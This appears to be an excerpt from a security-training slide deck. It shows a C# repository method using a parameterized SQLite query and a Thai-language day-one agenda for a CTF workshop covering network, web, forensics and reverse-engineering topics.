2. Entity Framework (EF)
3. LINQ (ORM)

File: /Data/ProductRepository.cs

```
using Microsoft.Data.Sqlite;
[...]
public Boolean isInStock(int productId, string quantity = "1"){
    var conn = _context.Database.GetDbConnection();
    try{
        var command = conn.CreateCommand();
        _context.Database.OpenConnection();
        command.CommandText = "SELECT UnitsInStock FROM Products WHERE ProductID =
@productId AND UnitsInStock >= @quantity";
        SqliteParameter productIdParam = new SqliteParameter("@productId", SqliteType.Integer);
        SqliteParameter quantityParam = new SqliteParameter("@quantity", SqliteType.Integer);
        productIdParam.Value = productId;
        quantityParam.Value = Convert.ToInt16(quantity);
        command.Parameters.Add(productIdParam);
        command.Parameters.Add(quantityParam);
        command.Prepare();
        Int64 remainingQuantity = (Int64) command.ExecuteScalar();
```

Agenda (Day 1)

เวลา	รายละเอียด
09.15 - 09.45	ความรู้เบื้องต้นเกี่ยวกับ CTF
09.45 - 10.30	Network Security
10.30 - 10.45	พักเบรก
10.45 - 12.00	Web Application Security
12.00 - 13.00	พักรับประทาน อาหารกลางวัน
13.00 - 14.30	Digital Forensics
14.30 - 14.45	พักเบรก
14.45 - 16.00	Pwnable & Reverse Engineering
16.00 - 18.00	เข้าห้องพัก
18.00 - 19.00	รับประทานอาหารเย็น
19.00 - 21.00	ส่วนน่าสนใจในเส้นทางอาชีพ



Thank you !!